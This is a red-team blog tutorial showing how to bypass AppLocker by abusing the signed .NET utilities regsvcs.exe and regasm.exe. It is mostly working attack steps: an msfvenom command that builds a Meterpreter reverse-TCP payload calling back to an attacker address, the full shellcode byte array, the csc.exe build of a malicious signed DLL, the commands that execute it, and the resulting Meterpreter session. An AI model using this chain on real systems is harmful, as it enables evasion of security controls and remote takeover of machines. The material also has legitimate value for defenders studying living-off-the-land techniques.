AppLocker Bypass – Regasm and Regsvcs


pentestlab.blog/category/red-team/page/115

May 19, 2017

Regasm and Regsvcs are both Microsoft binaries that are used to register an assembly file with COM objects. These binaries can be found in the .NET framework and since they are trusted Microsoft utilities can be used as another method to bypass AppLocker restrictions and execute arbitrary code.

Casey Smith discovered that it is possible to manipulate the functionality of these executables in order to run malicious code. The only requirement is that the assembly files needs to be signed with a strong name. Microsoft has released a utility with the name Sn.exe (Strong Name Tool) which is part of Visual Studio and .NET framework tools and can be used to generate pairs of public and private keys.

The command below will generate a private and a public key pair and these values will be written into a file called key.snk.



```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\x64>sn -k key.snk

Microsoft (R) .NET Framework Strong Name Utility  Version 4.0.30319.33440
Copyright (c) Microsoft Corporation.  All rights reserved.

Key pair written to key.snk

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\x64>
```


Strong Name Key Pair Generation

Metasploit MsfVenom can be used to produce the malicious shellcode that it will be executed on the target system.

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.100.3 LPORT=4444 -f csharp
```

The generated output will replace the shellcode of regsvcs file that Casey Smith developed in order to return a Meterpreter session instead of opening just the calculator.

```
byte[] shellcode = new byte[333] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,0x68,0xc0,0xa8,0x64,0x03,0x68,0x02,
0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x61,0x00,0x00,
0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,
0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,
0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,
0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x22,0x58,0x68,0x00,
0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,0x57,0x68,
0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0xe9,0x71,0xff,0xff,
0xff,0x01,0xc3,0x29,0xc6,0x75,0xc7,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,
0x53,0xff,0xd5 };
```




```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_t
cp LHOST=192.168.100.3 LPORT=4444 -f csharp
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of csharp file: 1719 bytes
byte[] buf = new byte[333] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,0x68,0xc0,0xa8,0x64,0x03,0x68,0x02,
0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x61,0x00,0x00,
0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,
0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,
0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,
```

MsfVenom – Generating CSharp ShellCode

Microsoft .NET framework contains a Visual C# compiler that is running from the command prompt and can generate the malicious DLL file. The key.snk file needs to be used as well for signing the DLL.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
/r:System.EnterpriseServices.dll /target:library /out:regsvcs.dll /keyfile:key.snk
regsvcs.cs
```




```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319>csc.exe /r:System.EnterpriseServ
ices.dll /target:library /out:regsvcs.dll /keyfile:key.snk regsvcs.cs
Microsoft (R) Visual C# 2010 Compiler version 4.0.30319.1
Copyright (C) Microsoft Corporation. All rights reserved.


C:\Windows\Microsoft.NET\Framework64\v4.0.30319>
```

CSharp Code Compiled

Both binaries regsvcs.exe and RegAsm.exe can be utilized to execute the malicious shellcode which is inside the DLL file and eventually to open a Meterpreter session. This is the proof that in a system that execution of malicious binaries is prohibited through AppLocker policies trusted Microsoft binaries can bypass these restrictions and execute malicious code.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe regsvcs.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe /U regsvcs.dll
```




```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>csc.exe /r:System.EnterpriseServic
es.dll /target:library /out:regsvcs.dll /keyfile:key.snk regsvcs.cs
Microsoft (R) Visual C# 2010 Compiler version 4.0.30319.1
Copyright (C) Microsoft Corporation. All rights reserved.


C:\Windows\Microsoft.NET\Framework\v4.0.30319>regsvcs.exe regsvcs.dll
Microsoft (R) .NET Framework Services Installation Utility Version 4.0.30319.1
Copyright (c) Microsoft Corporation.  All rights reserved.

Executing Shellcode
```

Regsvcs – Executing Shellcode


```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe regsvcs.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U regsvcs.dll
```



```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>RegAsm.exe regsvcs.dll
Microsoft (R) .NET Framework Assembly Registration Utility 4.0.30319.1
Copyright (C) Microsoft Corporation 1998-2004.  All rights reserved.

Executing Shellcode
```

RegAsm – Executing Shellcode



```
[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.4:49160) at
2017-05-18 10:21:17 -0400

meterpreter >
```

Meterpreter – Regsvcs and Regasm

Resources

https://msdn.microsoft.com/en-us/library/d9kh6s92(v=vs.110).asp

https://gist.githubusercontent.com/subTee/fb09ef511e592e6f7993/raw/e9b28e7955a5646672267a61e9685fc5a4ab5f2a/regsvcs.cs